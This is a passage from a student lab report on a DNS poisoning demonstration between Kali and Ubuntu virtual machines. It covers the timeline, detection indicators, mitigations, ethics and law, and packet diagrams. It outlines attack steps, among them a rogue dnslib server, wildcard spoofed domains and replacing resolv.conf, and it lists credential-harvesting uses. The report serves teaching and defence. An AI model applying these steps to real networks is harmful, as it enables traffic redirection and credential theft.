


Figure 11.2 [Ubuntu Video 6:20] — tshark packet capture showing Kali→Ubuntu DNS spoofing + ARP table + arpwatch (Detection Proof)




Figure 11.3 [Ubuntu Video 6:35] — ubuntu_victim.sh final summary showing all phases complete with DEFENSE SUCCESSFUL (Defense Proof)

11.5 Timeline of the Complete Demo

Timestamp	Machine	Event
00:00–00:10	Kali	ip a — eth0: 192.168.1.13. ip route — gateway: 192.168.1.1. ping Ubuntu — 0% loss.
00:10–00:30	Kali	apt install dsniff apache2 python3-dnslib. IP forwarding enabled. nano /etc/dnsspoof.hosts.
00:30–01:00	Kali	systemctl start apache2. Apache status: active (running). Fake HTML page created.
01:00–01:30	Kali	sudo apt install python3-dnslib. nano ~/fakeDNS.py. sudo python3 ~/fakeDNS.py — server starts.
01:30–02:00	Kali	fakeDNS.py intercepting: www.google.com, connectivity-check.ubuntu.com — all → 192.168.1.13.
02:00–02:30	Kali	dig www.google.com from Kali — returns real 142.251.x.x. curl — real Google HTML.
02:30–03:10	Kali	kali_attack.sh running: STEP 1 network, STEP 2 tools, STEP 3 IP forwarding, STEP 4 IPs entered.
03:10–03:24	Kali	kali_attack.sh: STEP 5 hosts file, STEP 6 Apache, STEP 7 fakeDNS.py, STEP 8 attack launched.
00:00–00:20	Ubuntu	ip a — enp0s1: 192.168.1.10. Baseline dig — real Google IPs. ping Kali — 0% loss.
00:20–01:00	Ubuntu	Baseline dig @8.8.8.8. arp -n — gateway MAC recorded. apt install detection tools.
01:00–02:00	Ubuntu	More baseline verification. tshark test run. arpwatch start. System preparation.
02:00–03:00	Ubuntu	DNS pointed to Kali. Attack active. nslookup/dig showing 192.168.1.13 (poisoned).
03:00–04:00	Ubuntu	curl showing poisoned page. dig comparison. tshark capture — 10 DNS packets.
04:00–05:00	Ubuntu	ARP table analysis. arpwatch logs. ubuntu_victim.sh detection phases complete.
05:00–06:00	Ubuntu	ubuntu_victim.sh: STEP 12 DNS restored. STEP 13 defense verified. STEP 14 DNSSEC.
06:00–06:38	Ubuntu	Final summary: all phases complete. ATTACK ✓ DETECTION ✓ DEFENSE ✓.

Chapter 12: Discussion

12.1 Technical Analysis

The DNS poisoning attack demonstrated in this project succeeded because of a fundamental design decision in DNS: the protocol trusts the DNS resolver configured in /etc/resolv.conf without any authentication. When we replaced that resolver with our rogue server, every DNS query was immediately poisoned — google.com, facebook.com, and even Ubuntu's own connectivity check domains all resolved to 192.168.1.13.

Several technical observations from the demonstration merit deeper analysis:

TTL as an Attack Indicator

Our rogue DNS server set TTL=60 seconds. Real DNS servers typically use TTLs of 300 seconds or more (Google's is 300, Cloudflare's is 300, most enterprise domains are 3600+). A TTL of 60 seconds is a red flag — it means the attacker wants frequent re-queries (to maintain attack effectiveness) at the expense of appearing suspicious. Real security monitoring should alert on unusually low TTLs for major domains.

Query Time as an Indicator

DNS queries to our local rogue server completed in 2 milliseconds. Real DNS queries to 8.8.8.8 completed in 22 milliseconds. This 10x difference reflects the network latency to a real internet DNS server versus a local machine. Security-conscious users who check query times would notice this anomaly. However, most users and even most system administrators never check DNS query times.

The Danger of Wildcard Poisoning

By including *.google.com in our dnsspoof.hosts file, we poisoned not just www.google.com but all Google subdomains. This means mail.google.com, drive.google.com, accounts.google.com, and even Google's auth servers would all resolve to Kali's IP. In a real attack, this enables credential harvesting across all Google services — email, cloud storage, and authentication — with a single poisoned server.

12.2 Security Implications

The ease of implementing this attack — 40 lines of Python code and one command to start Apache — highlights a critical reality: DNS poisoning is within reach of even low-skilled attackers. The barriers to execution are minimal while the potential damage is enormous.

In a corporate environment, a successful DNS poisoning attack could:

- Redirect employees to fake login portals for corporate email, VPN, or HR systems — harvesting credentials
- Intercept software update checks, serving malicious updates instead of legitimate patches
- Redirect payment portal domains, allowing transaction interception or credential theft
- Bypass email security by redirecting MX records to attacker-controlled mail servers
- Enable long-term persistent access by poisoning the DNS for corporate VPN endpoints

The attack is particularly dangerous in enterprise environments because:

- Corporate DHCP servers typically configure DNS for all clients — poisoning the DHCP-configured DNS affects the entire organization
- Split-horizon DNS (internal vs external resolution) can be completely bypassed
- Certificate pinning is the only reliable browser-level defense against HTTPS-targeting DNS attacks

12.3 Lessons Learned

This project yielded several important technical and methodological lessons:

Technical Lessons

- Modern Ubuntu (24.04) uses systemd-resolved as a local DNS stub on 127.0.0.53. This required deleting the /etc/resolv.conf symlink before setting a custom nameserver — a non-obvious step that is crucial for the attack to work
- Cross-hypervisor networking (VMware Fusion + UTM on the same M4 Mac) works reliably with bridged networking. Both VMs appear on the same 192.168.1.x subnet visible to all LAN devices
- Python's dnslib library makes DNS server implementation remarkably simple — this lowers the barrier for attackers significantly
- The combination of low TTL + fast query time + different IP address are all reliable quick indicators of a local rogue DNS server
- tshark's ability to filter by "udp port 53 and dns" provides clean, focused DNS packet capture that clearly shows the source of forged responses

Methodological Lessons

- Shell script automation (kali_attack.sh + ubuntu_victim.sh) is invaluable for repeatable demonstrations — the scripts eliminate human error and provide professional colored output
- Video recording both machines simultaneously would provide stronger evidence — having separate recordings for each machine is the next-best approach
- Baseline screenshots before the attack are as important as post-attack screenshots — they prove the system was normal before the attack began

Chapter 13: Conclusion and Future Work

12.4 Ethical Considerations and Legal Framework

This project operates entirely within the boundaries of ethical security research. All attacks were performed in a fully isolated virtual lab environment with no connection to real-world systems or networks. No real users, organizations, or infrastructure were affected or targeted.

Ethical Framework

Ethical security research, also called "white-hat" or "penetration testing" research, follows specific principles established by organizations like EC-Council (CEH), (ISC)² (CISSP), and OWASP:

- Written Authorization: All testing is performed only with explicit written authorization from the system owner. In our case, we own both virtual machines — authorization is implicit.
- Defined Scope: Testing is limited to the defined lab environment. Our scope was: Kali Linux (192.168.1.13) attacking Ubuntu (192.168.1.10) only.
- No Production Impact: Tests are conducted in isolated environments that cannot affect production systems. Our bridged VMs have no special access to the broader internet.
- Responsible Disclosure: Any vulnerabilities discovered are disclosed responsibly to vendors. No new vulnerabilities were discovered in this demonstration of a known issue.
- Documentation: All steps are documented for reproducibility and educational purposes — the primary goal of this project.

Legal Framework in India

In India, unauthorized computer access and network attacks are governed by:

- Information Technology Act 2000 (IT Act), Section 66: Punishes computer-related offences including unauthorized access, data theft, and network attacks with imprisonment up to 3 years and/or fine up to Rs. 5 lakhs.
- Information Technology (Amendment) Act 2008: Extended provisions to cover cybercrime, identity theft, and hacking with enhanced penalties.
- Section 43 of the IT Act: Provides civil remedies for unauthorized access to computer resources — liable to pay compensation to the affected party.

⚠ WARNING: Performing DNS poisoning, ARP spoofing, or any network attack on systems you do not own or have explicit written permission to test is illegal under the IT Act 2000 and similar laws worldwide. This project is strictly for educational purposes in an isolated lab.

Legal Framework — International

Similar laws exist worldwide: Computer Fraud and Abuse Act (CFAA) in USA, Computer Misuse Act 1990 in UK, Cybercrime Prevention Act in Philippines, and Council of Europe Budapest Convention on Cybercrime. All prohibit unauthorized access and network attacks regardless of intent.

13.1 Conclusion

This project successfully achieved all stated objectives. A working DNS Poisoning attack was implemented, demonstrated, detected, and mitigated in a controlled virtual lab environment, with complete video evidence recorded from both the attacker (Kali Linux) and victim (Ubuntu 24.04) machines.

The attack was technically straightforward — a 40-line Python script using the dnslib library was sufficient to intercept and forge all DNS responses from the victim machine. The ease of implementation highlights a fundamental truth: DNS's original design, lacking any authentication, remains dangerously vulnerable in the modern hostile internet.

Detection was successful using five independent methods: dig comparison, nslookup, tshark packet capture, ARP table analysis, and arpwatch monitoring. Each method provides different evidence at different layers — from application-level (dig) to network packet level (tshark) — and together they provide comprehensive detection capability.

All four mitigation strategies were successfully applied and verified: DNS cache flushing immediately removed poisoned entries; DNS server restoration returned normal resolution; DNSSEC configuration provides cryptographic protection against forged responses; and static ARP entry prevents companion ARP poisoning attacks.

The automation scripts (kali_attack.sh and ubuntu_victim.sh) encapsulate the complete workflow in a reproducible, professional format suitable for classroom demonstrations and security awareness training.

The key insight from this project is that DNS security is not a binary — it is a layered defense problem requiring multiple complementary controls: DNSSEC for cryptographic record verification, DNS-over-HTTPS for transport encryption, network monitoring for anomaly detection, and security awareness for the human element.

13.2 Future Work

This project establishes a foundation for several advanced investigations:

- Kaminsky Attack Implementation: Extend the lab to demonstrate the 2008 Kaminsky attack using transaction ID prediction — a much more sophisticated and realistic threat model that works against resolvers not configured to use the attacker as their DNS server
- DNS-over-HTTPS (DoH) Testing: Configure the victim to use encrypted DNS and verify that the rogue DNS server attack fails — demonstrating DoH as an effective countermeasure
- HTTPS Interaction: Configure a Let's Encrypt certificate on the rogue server and analyze what happens when HTTPS connections are attempted — demonstrating certificate warnings as a secondary detection mechanism
- Automated Intrusion Detection: Implement Snort or Suricata rules specifically targeting DNS poisoning indicators (low TTL, single-IP responses, private-IP DNS servers) for automated real-time detection
- Enterprise Scenario: Simulate a corporate environment with DHCP-configured DNS and demonstrate how poisoning the DHCP-assigned DNS affects all clients simultaneously
- Monitoring Dashboard: Build a real-time DNS monitoring dashboard using tshark + Python + Flask that visualizes DNS traffic and highlights anomalies in real time
- SAD DNS (2021) Study: Research and demonstrate the ICMP side-channel attack that bypasses source port randomization defenses in modern DNS resolvers

Chapter 14: References

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Appendix A — Network Packet Analysis

A.1 DNS Packet Structure

A DNS packet consists of a header followed by four variable-length sections. Understanding the packet structure helps explain why poisoning is possible and how detection works at the packet level.

```
DNS PACKET STRUCTURE:
┌─────────────────────────────────────────────┐
│  HEADER (12 bytes fixed)                    │
│  ID: 16-bit transaction ID (random)         │
│  Flags: QR|Opcode|AA|TC|RD|RA|Z|RCODE       │
│  QDCOUNT: number of questions               │
│  ANCOUNT: number of answer records          │
│  NSCOUNT: number of authority records       │
│  ARCOUNT: number of additional records      │
├─────────────────────────────────────────────┤
│  QUESTION SECTION                           │
│  QNAME: domain name being queried           │
│  QTYPE: record type (A=1, AAAA=28, MX=15)   │
│  QCLASS: query class (IN=1 for internet)    │
├─────────────────────────────────────────────┤
│  ANSWER SECTION                             │
│  NAME: domain name                          │
│  TYPE: record type                          │
│  CLASS: class                               │
│  TTL: time to live (seconds)                │
│  RDLENGTH: length of RDATA                  │
│  RDATA: the actual data (e.g. IP address)   │
└─────────────────────────────────────────────┘
```

A.2 Why UDP Makes Poisoning Easy

DNS uses UDP (User Datagram Protocol) for most queries. Unlike TCP, UDP has no connection handshake — any host can send a UDP packet claiming to be from any source address. The only protection is the 16-bit transaction ID in the DNS header. An attacker who can guess this ID (or send enough fake responses to hit it by chance) can poison the cache.

```
TCP (secure):
Client ──[SYN]──▶ Server
       ◀──[SYN+ACK]── Server  (spoofing requires connection state)
       ──[ACK]──▶ Server
       → connection verified

UDP (vulnerable):
Client ──[Query ID:1234]──▶ DNS Server (8.8.8.8)
ATTACKER ──[Fake Response ID:1234]──▶ Client   (no verification!)
       ← Client accepts first matching ID it receives
```

A.3 Actual Packet Capture Analysis

The tshark output captured during the demonstration shows the following packet exchange:

```
Packet 1: Query from Ubuntu (192.168.1.10) to Kali (192.168.1.13)
  Protocol: DNS over UDP
  Source: 192.168.1.10:random_port → Dest: 192.168.1.13:53
  Query: www.google.com type A class IN
  Transaction ID: 0xa55e

Packet 2: Reply from Kali (192.168.1.13) to Ubuntu
  Protocol: DNS over UDP
  Source: 192.168.1.13:53 → Dest: 192.168.1.10:random_port
  Answer: www.google.com A 192.168.1.13  TTL=60
  Flags: QR=1 (response), AA=1 (authoritative), RCODE=0 (no error)

KEY OBSERVATION: The response comes from 192.168.1.13 (Kali)
not from 8.8.8.8 (Google DNS). This is the proof of poisoning.
```

Appendix B — Glossary of Terms

Term	Definition
ARP (Address Resolution Protocol)	Protocol mapping IP addresses to MAC (hardware) addresses within a local network segment
ARP Cache Poisoning	Attack where forged ARP responses corrupt the victim's ARP table, redirecting traffic to the attacker
arpwatch	Linux daemon that monitors ARP table changes and logs alerts when Ethernet/IP mappings change
Apache2	Open-source web server software — used in this project to serve the fake DNS-poisoned HTML page
Cache	Temporary storage of DNS records — speeds up resolution but creates attack persistence if poisoned
dig	DNS lookup utility — queries DNS servers directly with detailed output including TTL and server info
DNS (Domain Name System)	Hierarchical distributed system translating domain names to IP addresses
DNSSEC (DNS Security Extensions)	Cryptographic extension to DNS adding digital signatures to records for authentication
DNS Poisoning	Injecting forged DNS records into a resolver's cache to redirect victim traffic
DNS-over-HTTPS (DoH)	DNS protocol variant encrypting queries over HTTPS — prevents interception
dnslib	Python library for DNS protocol handling — used to build the rogue DNS server
eth0 / enp0s1	Network interface names: eth0 (Kali Linux), enp0s1 (Ubuntu 24.04 in UTM)
fakeDNS.py	Custom Python script (40 lines) implementing the rogue DNS server
IP Forwarding	Kernel setting allowing packets to be forwarded between network interfaces

Kali Linux	Security-focused Linux distribution used as the attacker machine
nslookup	Simple DNS query tool showing resolver address and returned records
resolv.conf	Linux configuration file specifying DNS resolver(s) — /etc/resolv.conf
resolvectl	systemd-resolved management utility — used to flush DNS cache and check status
Rogue DNS Server	Attacker-controlled DNS server returning forged responses to all queries
TCP (Transmission Control Protocol)	Connection-oriented transport protocol — more secure than UDP for DNS
tshark	Command-line packet analyzer (Wireshark CLI) — captures and displays network packets
TTL (Time to Live)	DNS record field specifying cache duration in seconds
Ubuntu 24.04 LTS	Long-term support Linux distribution used as the victim machine
UDP (User Datagram Protocol)	Connectionless transport protocol used by DNS — vulnerable to spoofing
UTM	QEMU-based virtual machine manager for macOS used to run Ubuntu
VMware Fusion	Virtual machine manager for macOS used to run Kali Linux

— End of Report —

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